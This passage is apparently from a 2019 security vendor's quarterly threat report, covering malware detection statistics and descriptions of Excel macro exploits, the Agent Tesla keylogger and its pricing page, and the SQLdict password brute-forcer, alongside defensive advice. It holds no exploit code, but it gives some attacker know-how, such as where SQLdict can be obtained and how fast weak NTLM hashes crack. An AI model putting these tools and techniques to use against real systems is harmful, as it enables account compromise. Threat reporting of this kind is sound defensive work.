
Internet Security Report

QUARTER 4, 2019

Contents

The Firebox Feed™ provides quantifiable data and trends about hackers' latest attacks, and understanding these trends can help us improve our defenses.



03 Introduction

04 Executive Summary

05 Firebox Feed Statistics

07 Malware Trends

08 Overall Malware Trends

09 Most-Widespread Malware

13 Geographic Attack Distribution

14 Zero Day vs Known Malware

15 Network Attack Trends

17 Top 10 Network Attacks Review

18 Top 10 Network Attack Percentage Overall

18 New Network Attacks

19 Quarter-Over-Quarter Attack Analysis

20 Year-Over-Year Attack Analysis

21 Geographic Attack Distribution

24 DNS Analysis

24 Top Malware Domains

25 Top Compromised Websites

26 Top Phishing Domains

27 Firebox Feed: Defense Learnings

28 Top Security Incidents

29 Macys.com Payment Card Breach

29 MageCart

31 Injection Avenue

33 Important Takeaways

34 Conclusion and Defense Highlights

37 About WatchGuard

Introduction

Many of the fears that occupy peoples' attention, and drive big headlines in the media, are indeed scary and tragic. That said, they are also so statistically unlikely to happen that they shouldn't receive such a disproportionate amount of attention in comparison to threats that are more mundane, don't drive click-bait headlines, but have a much greater statistical chance of happening to us. For example, a common analogy is that some people are afraid of getting into an airline crash, but are far more likely to have a fatal car accident while driving to the airport. Or, while people are rightly afraid of contracting Ebola, many don't realize that the common flu kills 100 to 296 times more people every year. We worry about potential terrorist attacks, but don't pay attention to the staggering rates of heart disease that will likely kill around 647,000 US citizens this year. While evolution equipped us to efficiently identify immediate threats, it doesn't seem to help us properly identify and prioritize the silent killers that are far more likely to affect most of us over time.

This idea recently came to mind when I was discussing the historical **Tylenol Terrorist** with a coworker. If you don't remember, in Chicago during 1982 some degenerate murderer poisoned bottles of Tylenol with potassium cyanide, killing seven people including a 12-year-old girl. That tragic incident created a national panic, and dramatically changed our pharmaceutical and food packaging industry, forcing new safety standards. We likely have it to thank for tamper-proof packaging today.

My coworkers' thoughts on the Tylenol incident revolved around how the horrible threat led the industry to positively find new security controls to keep us safe – a silver lining in what was an otherwise horrific situation. However, I couldn't help but ask, "Was that panic justified?" I think society was panicking about the wrong thing. While those seven deaths were tragic, Tylenol actually kills 64 times more people every year all on its own. According to research, acetaminophen (the active ingredient in Tylenol) causes around 50 thousand emergency room visits, 25 thousand hospitalizations, and 450 deaths (100 unintentional) every year; all from overdose. Even if you count all the deaths from copycat poisoners, Tylenol overdose is far riskier to the average person than some killer tampering with our products. Yet we seem to fear the killer more than the common overdose. This is yet another of many examples on how humans' emotional fears don't always statistically match the biggest threats we face.

This mistake happens in information security as well. Researchers like us often focus on the newest, technically sophisticated and unusual cyber threats, likely because they are cool and a bit scary in their capabilities. Yet the truth is, run-of-the-mill phishing attacks are much more likely to cause real-world breaches than any rare or fancy APT attack. You'd do far better for your organization to defend against the statistically relevant threats than any complex yet rare ones.

WatchGuard's quarterly Internet Security Report (ISR) is designed to help us all overcome our emotional reaction to cyber threats and recognize the truly statistically relevant ones instead. A large portion of this report is based entirely on quantifiable and statistically relevant threat intelligence we receive from tens of thousands of Fireboxes in the field. Rather than guessing what malware or threats will be the most dangerous based on their capabilities, we can measurably tell you which threats affected the most customers last quarter. There is nothing wrong with you wanting to implement the next "tamper-proof" security control for your network, but you ought to apply that security focus to the risks that actually threaten your organization the most. We intend for this report to help you find those real risks.

The Q4 report covers:

Q4's Firebox Feed results.

The bulk of our report comes from threat intelligence data that tens of thousands of Fireboxes share with us, called the Firebox Feed. This feed includes historical data about the top malware, both by volume and percentage of victims affected. It also includes network attack statistics based on our intrusion prevention service and our DNS security service. We also highlight interesting regional trends, when relevant, and give you advice for protecting yourself from the latest threats. While the news might highlight one scary and emotional ransomware attack, our report will tell you the threats that actually target the most customers.

Top Story: Macys vs MageCart.

During October 2019, Macys discovered a suspicious connection from their eCommerce site to some third-party website. Turns out criminal actors had injected a malicious credit card skimming JavaScript framework called MageCart onto their site. In this report, we detail this attack and technically describe how the popular MageCart payload works.

Protection Advice.

The industry and Johnson & Johnson's reaction to the Tylenol killer was pretty admirable; besides an immediate recall, the event led the industry to adopting some great security practices that make us safer today. However, it's best to focus the right security controls on your biggest areas of risk. Not only will our report help you identify the most statistically relevant attacks, it'll offer you defense strategies and advice to make sure you avoid these top threats.

Like the Tylenol killer, headlines about the latest targeted ransomware can be frightening and you certainly want to protect yourself against those sporadic cyber threats too. However, sometimes the much bigger problem is a lesser evil you see every day. Let our Q4 report guide you towards the most prevalent malware and attacks targeting networks each quarter, and adjust your defenses accordingly.

Executive Summary

Q4 2019 saw an explosion in zero day malware (which is malware that signature-based protections missed during the first few days or weeks of its release) reaching an all-time high of 68% of total detected malware. This is up from the approximate 37% average of 2018 and 2019, making Q4 2019 the worst malware quarter on our books. We also continue to see a number of malicious Excel droppers and more Mac adware hit our top malware lists. Web application attacks continue to fill our network threat lists, with SQL injection attacks in the lead. Finally, this quarter we dissected Macys' October eCommerce site breach and describe how attackers used the malicious MageCart JavaScript to skim credit card information.

Additional Q4 2019 Internet Security Report highlights include:

- **Zero day malware, or evasive malware that sneaks past signature-based defenses, exploded to a record high of 68% of total malware.** This is up from an average of 37% over the last year. WatchGuard saw corresponding jumps in the amount of malware blocked by IntelligentAV and APT Blocker.
- **In Q4, reporting Fireboxes blocked 34.5 million malware samples,** which is about 860 malware hits per Firebox — an all-time high.
- **Old Microsoft Excel vulnerability still heavily exploited.** A Microsoft Excel vulnerability from 2017 was the 7th most common piece of malware on our top 10 malware list during Q4, showing attackers still actively exploit it in the wild.
- **Mac adware returns to the top 10 list.** One of the top compromised websites in Q4 2019 hosted macOS adware called Bundlore, which poses as an Adobe Flash update.
- **During Q4 2019, Fireboxes blocked 1.88 million network attacks,** translating to almost 47 attacks per Firebox.
- **SQL injection attacks were the major network attack of Q4 2019.** SQL Injection attacks rose an enormous 8000% in Q4 2019 compared to 2018 and was the most common network attack by a significant margin.
- **Nearly half of the network attacks were isolated to one of the three geographic regions** (AMER, EMEA, APAC).
- **Macys' eCommerce site was hit by MageCart,** a malicious JavaScript threat that skims credit card transactions as customers make them
- **DNSWatch showed that attackers still use legitimate image sharing sites to distribute malware.** See the DNS section for more info about the top compromised sites.

Now that you know the highlights, let's dig into the details. By the end of this report, you will know the right cyber threats to concentrate on and will have the defense tips to stay safe.

Firebox Feed Statistics

Firebox Feed Statistics

What Is the Firebox Feed?

WatchGuard Firebox owners all over the world can opt in to sending anonymized data about detected threats back to the WatchGuard Threat Lab for analysis. We call this threat intelligence feed the Firebox Feed. Every quarter, we summarize our observations from the Firebox Feed and report on the latest threat trends that are likely to affect our customers and the industry as a whole.

Data sent to the Firebox Feed does not include any private or sensitive information. We always encourage customers and partners to opt in whenever possible to help us obtain the most accurate data.

The Firebox Feed contains five different detection services:

- Malware our Gateway AntiVirus (GAV) service prevents.
- Malware detected by our IntelligentAV (IAV) machine-learning engine.
- Advanced malware detected by our behavioral analysis service, APT Blocker.
- Network exploits our Intrusion Prevention Service (IPS) blocks.
- Connections to malicious domains blocked by DNSWatch.

In this section, we analyze the most prolific and most widespread malware and exploit trends that we saw in Q4 2019 and provide actionable defensive tips for keeping your networks and systems safe.

Help Us Improve This Report

If you're a Firebox customer, you can help us improve this report, as well as improve your neighbor's and your own security, by sharing your device's threat intel. The data from the Firebox Feed comes entirely from customer devices catching real threats in the field. However, we only receive this data if you opt in to sending WatchGuard device feedback to us. Besides helping us build this report, this data and the threat team's analysis also helps our company improve our products, making all Firebox owners more secure. Right now, we receive data from about 10% of the active Fireboxes in the field.

If you want to improve this number, follow these three steps.

1. Upgrade to Fireware OS 11.8 or higher (we recommend 12.x)

2. Enable device feedback in your Firebox settings

3. Configure WatchGuard proxies and our security services, such as GAV, IPS and APT Blocker, if available

Malware Trends

For the second quarter in a row, the Firebox Feed showed an overall increase in malware detections. While signature-based detections were up slightly, most of this increase came from evasive and zero day malware that traditional antivirus engines tend to miss. As in Q3, we saw a large increase in the percentage of evasive malware, making Q4 2019 a dangerous time for connected devices. Along with zero day malware, we saw two new malware variants in the top 10 and another new malware payload in the most-widespread list. In this section, we detail all three of these threats, as well as the overall malware trends, while providing defensive tips to help keep your networks safe against the current threat landscape.

WatchGuard Fireboxes with Total Security offer strong network anti-virus by combining GAV, IAV, and APT Blocker.

- **Gateway AntiVirus (GAV)** instantly blocks known malware before it enters your network.
- **IAV (intelligentAV)** uses machine-learning techniques to proactively discover new malware based on hundreds of millions of good and bad files previous analyzed.
- **APT Blocker** detonates suspicious files in a complete sandbox environment and uses behavioral analysis to decide whether or not the file is good or bad.

These services block malware, beginning with GAV. Even if GAV passes a file, IAV inspects it further. Since IAV requires more memory, it only runs on rack-mounted Fireboxes. APT Blocker then checks all files that GAV and IAV clear.

The Firebox Feed recorded threat data from

40,190

participating Fireboxes

A **9%** increase from the previous quarter

Our GAV service blocked

23,333,943

malware variants

A small **1%** increase in basic malware

APT Blocker detected

10,166,177

additional threats

A huge **66%** increase in zero day hits

IntelligentAV blocked

1,045,675

malware hits

79% QoQ increase makes the largest IAV increase yet

Q4 2019 Overall Malware Trends:

- After a drop in Q3, the number of Fireboxes participating in the Firebox Feed increased back to previous levels. If you would like to help us with this report you can do it by enabling **WatchGuard Device Feedback**.
- **Gateway AntiVirus (GAV)** blocked over 23.3 million malicious files, a slight increase from the previous quarter.
- **IntelligentAV (IAV)** detections increased a substantial 79%, to just over one million hits.
- With one of the biggest totals we've seen for the service, **APT Blocker** detection in Q4 increased 66% over the previous quarter, pushing total detections to over 10 million for the first time ever. While GAV detections basically stayed the same, the massive increases in IAV and APT detections show that this quarter was the quarter of evasive malware.

Top 10 Gateway AntiVirus Malware Detections

COUNT		THREAT NAME	CATEGORY	LAST SEEN
5,347,866	●	**Win32/Heri**	**Win Code Injection**	**Q3 2019**
1,618,547	●	Win32/Heim.D	Win Code Injection	Q3 2019
1,220,470	●	Graftor	Generic Win32	Q1 2019
1,015,876	●	Mimikatz	Password Stealer	Q3 2019
942,930	●	Trojan.GenericKD (SBD)	Generic Win32	Q3 2019
567,336	●	Razy	Cryptominer/ Win Code Injection	Q3 2019
474,181	●	CVE-2017-11882	Office Exploit	Q3 2019
400,995	●	Dealply	Adware	NEW
347,685	●	Hacktool.JQ	Password Stealer	Q3 2019
272,199	●	Luhe.Exploit.PDF	PDF exploit	NEW

Figure 1: Top 10 Gateway AntiVirus Malware Detections

Top 5 Most-Widespread Malware Detections

This quarter and going forward we've changed how we show the most widespread malware. Instead of reporting on how these widespread threats distribute across the world as a whole, we look closer at each of the threats regionally, sharing the percentage of appliances affected in each region or country.

Take CVE-2017-11882.Gen (Office), for example. Companies based in Great Britain were the most affected by this malware with 36.4% of appliances in the country detecting and blocking the threat. In comparison, 36.17% of Fireboxes in New Zealand caught it, putting the Kiwi state in close second to Great Britain. From a regional perspective, appliances in the EMEA region were the primary targets for this threat with 26.86% of deployments seeing it. Finally, 13.92% Fireboxes blocked this malicious Office file in APAC, while only 10.68% of appliances saw it in AMER.

Malware Name	Top 3 Countries by %			EMEA %	APAC %	AMER %
CVE-2017-11882.Gen (Office)	Great Britain -36.4%	New Zealand – 36.17%	Germany – 35.45%	26.86%	13.92%	10.68%
JS.Trojan.ScriptInject.A	Poland - 17.27%	Finland - 15.04%	Sweden - 14.47%	7.90%	8.68%	8.68%
Exploit.RTF-ObfsObjDat.Gen	New Zealand – 28.72%	Great Britain -22.7%	Germany – 17.38%	14.43%	9.13%	5.36%
Exploit.RTF-ObfsStrm.Gen	Great Britain -28.76%	New Zealand – 19.15%	Belgium - 17.16%	14.78%	6.82%	4.87%
Exploit MathType-Obfs.Gen	New Zealand – 20.21%	Belgium - 19.97%	Germany – 19.87%	14.38%	5.38%	3.93%

Figure 2: Top 5 Most-Widespread Malware Detections

Here we highlight the percentage of networks within any given region that were impacted by each threat. We display the top three countries for each threat when analyzing, so you see the percentage of networks affected by the malware for that country.

Both the top 10 and most-widespread malware lists included a few new variants in Q4. Dealply (a browser hijacker), Luhe (a downloader that exploits PDF files), JS.Trojan.ScriptInject.A (a generic JavaScript malware variant), and MathType-Obfs (an Excel exploit that uses CVE-2017-11882) were all new additions to the lists.

Looking at the most-widespread attacks, there is a clear trend of Microsoft Office malware targeting Great Britain, Germany, and New Zealand. While everyone should pay close attention to Microsoft Office documents they receive and never allow macros from untrusted sources, these countries must be extra careful.

JS.Trojan.ScriptInject.A


This signature covers many suspicious malware payloads where JavaScript commands aren't formatted in a clean way. Obfuscated scripts, stringing commands together, and excessive escape characters like a forward slash indicate a hidden motive. Hiding the true intention of a malicious script can make it difficult for both malware engines and human researchers to identify potential threats in the script. Many of these threats act as malware droppers. Once loaded in your browser, or any other JavaScript-based application, the script downloads the main malicious payload and executes it. These payloads often include serious threats like ransomware and remote access trojans (RATs).

Exploit.MathType-Obfs.Gen

MathType-Obfs exploits a flaw in Excel by using malicious macros. By tricking a victim into opening a malicious Excel file with a specially crafted macro, the attacker's malicious script downloads and runs additional code with the logged-on user's privileges. Attackers leverage this flaw to install thing like the Razy trojan, keyloggers, and other malware. MathType-Obfs contains the CVE-2017-11882 exploit that exploits Microsoft Equation Editor, but this signature only applies to Excel documents.


The most popular file we saw related to this vulnerability was named "payment receipt.xlsx." If a victim opens that Excel file and allows its macros to run, a script executes and attempts to download and install the trojan Razy.

Another example of a spreadsheet caught by this signature was titled "INTERNATIONAL TRANSFER SWIFT HSBC.xlsx," and contains a macro that downloads a keylogger called Agent Tesla (more on Agent Tesla later).



	A	B	C
1			
2			TO TRANSLATE LANGUAGE KINDLY CLICK ENABLE EDITING ABOVE
3	To,		
4	MENON AND MENON LIMITED		
5	Vikramnagar, KOLHAPUR		
6			供应商APPRISAL表格
7	材料：		Ref.No. PUR/VAF/34
8	1	名称和地址	
9		分部/事务所	
10			
11		电话号码：	
12		传真号码	
13		电话号码	
14	2	设立日期	
15	3	所有者名称/M.D	
16	4	董事中的主要人物	
17	5	联系人	
18	6	现有法定证明	

Figure 3: Opening 'INTERNATIONAL TRANSFER SWIFT HSBC.xlsx' results in a message asking to enable macros



ksat.exe

Type of file: Application (.exe)
Description: Adobe


Location: C:\Users\user\Desktop
Size: 345 KB (353,280 bytes)
Size on disk: 348 KB (356,352 bytes)

Created: Friday, January 19, 1601, 2:54:39 PM
Modified: Today, January 14, 2020, 3 minutes ago
Accessed: Today, January 14, 2020, 1 minute ago

Attributes: □ Read-only □ Hidden
Security: This file came from another computer and might be blocked to help protect this computer. □ Unblock

Figure 4: Agent Tesla malware looks like a PDF but is an executable

Mitre also **reviewed this keylogger** and found it not only logs keystrokes but also takes screenshots, copies clipboard data, and disables security tools among other malicious actions. Further investigation led us to the website where the group behind it sells the Command and Control (C&C) software to distribute this malware. The site no longer responds now, but Internet Achieve still shows the web page.




WELCOME TO AGENT TESLA

Create an account and buy now.

Figure 5: Website front page for Agent Tesla

From this site, we found out the C&C software will create the malicious macro file as seen in the picture below. So even the original INTERNATIONAL TRANSFER SWIFT HSBC.xlsx file starts from the Agent Tesla C&C Server.



BRONZE	SILVER	GOLD
$12	$25	$35
1 Month License	3 Month License	6 Month License
7/24 Support	7/24 Support	7/24 Support
Web Panel	Web Panel	Web Panel
Advanced Keylogger	Advanced Keylogger	Advanced Keylogger
FUD Crypter	FUD Crypter	FUD Crypter
doc/xls Converter	doc/xls Converter	doc/xls Converter
1 Month Updates	3 Months Updates	6 Months Updates
1 Month Builds	3 Months Builds	6 Months Builds
Payment Method: Perfect Money	PAYMENT METHOD: Perfect Money	Payment Method: Perfect Money
Buy Now	Buy Now	Buy Now

HAVE A DISCOUNT CODE?


Figure 6: Purchase options from the Agent Tesla website

Hacktool.Sqlpass

Originally created by **Arne Vidstrom**, the Sqlpass signature identifies a program called SQLdict. SQLdict attempts to log in to a SQL database with a username and password using a list of possible passwords from a password dictionary. Kali Linux – a security penetration testing distribution – once shipped with SQLdict but no longer does. That said, you can still download SQLdict from the Kali database.

The tool allows you to enter a SQL Server IP address and username, and then launches a brute-force attack against the server using a dictionary list of passwords the attacker provides. The tool then simply connects and tries each password with the username. You should be able to easily detect attacks like these if you enable **SQL Server Login Auditing** and monitor failed logins.

When setting up a SQL server (or any critical resource or server for that matter), ensure you use strong passphrases (the longer the better). Otherwise, tools like these may be able to easily guess your users' passwords.



SQLdict

SQLdict 2.1 - The SQL Server Dictionary Attacker
copyright (c) 2000, Arne Vidstrom
arne.vidstrom@ntsecurity.nu - http://ntsecurity.nu

Target server IP: 10.67.102.54

Target account: Admin

Starting...

Figure 7: SQLdict takes an IP address, username, and password list to access the database

These days, there are faster methods to find valid SQL passwords. For example, if an adversary captures NTLM (**New Technology LAN Manager**) traffic they could use a dictionary attack to crack the NTLM hash at a significantly faster rate (granted, this type of attack typically requires internal access). With **Hashcat**, a free high-performance hash cracking tool, we can crack most weak NTLM passwords within seconds using a $300.00 GPU. You can't rely on NTLM to secure your weak password. If available, use Kerberos or another form of secure authentication. Doing so will provide better security for your databases, but still remember attackers can almost always crack a short or easy-to-guess password given enough time and computer resource.

Geographic Attack Distribution

The regional detection breakdown this quarter closely matches the previous quarter, changing less than three percentage points for any given region. As a reminder, we normalize the regional percentages in Malware Detection by Region based on the number of Fireboxes reporting in that region. This is why the number of raw malware hits may seem high, even if the per-box hits are lower than other regions.


Appliances located in the Americas (AMER) received 69% more hits per device than APAC, while EMEA received 19% more hits per device than APAC.

While Mimikatz detections continued to trend downwards this quarter, we saw more hits in Italy than previous quarters. Interestingly the downward trend continued despite additional development on the tool. Last quarter, the creator of Mimikatz, for better or worse, **successfully exploited** a **flaw in Windows** CryptoAPI that validates certificates that allowed him to sign Mimikatz with what appeared to be a trusted certificate. A valid digital signature allows the threat to bypass many anti-malware engines that whitelist trusted software. Luckily, Microsoft has since patched this vulnerability.

A few other regional standouts include:

- Graftor, a generic adware we reviewed in **Q4 2017**, highly targeted Canada with delivery over FTP. If you live in Canada, keep an eye on FTP traffic for malware delivery.
- GenericKD (SMB), a trojan malware, targeted Great Britain just as it has in previous quarters. For more on SMB see the **2019 Q2 report**.

Malware Detection by Region

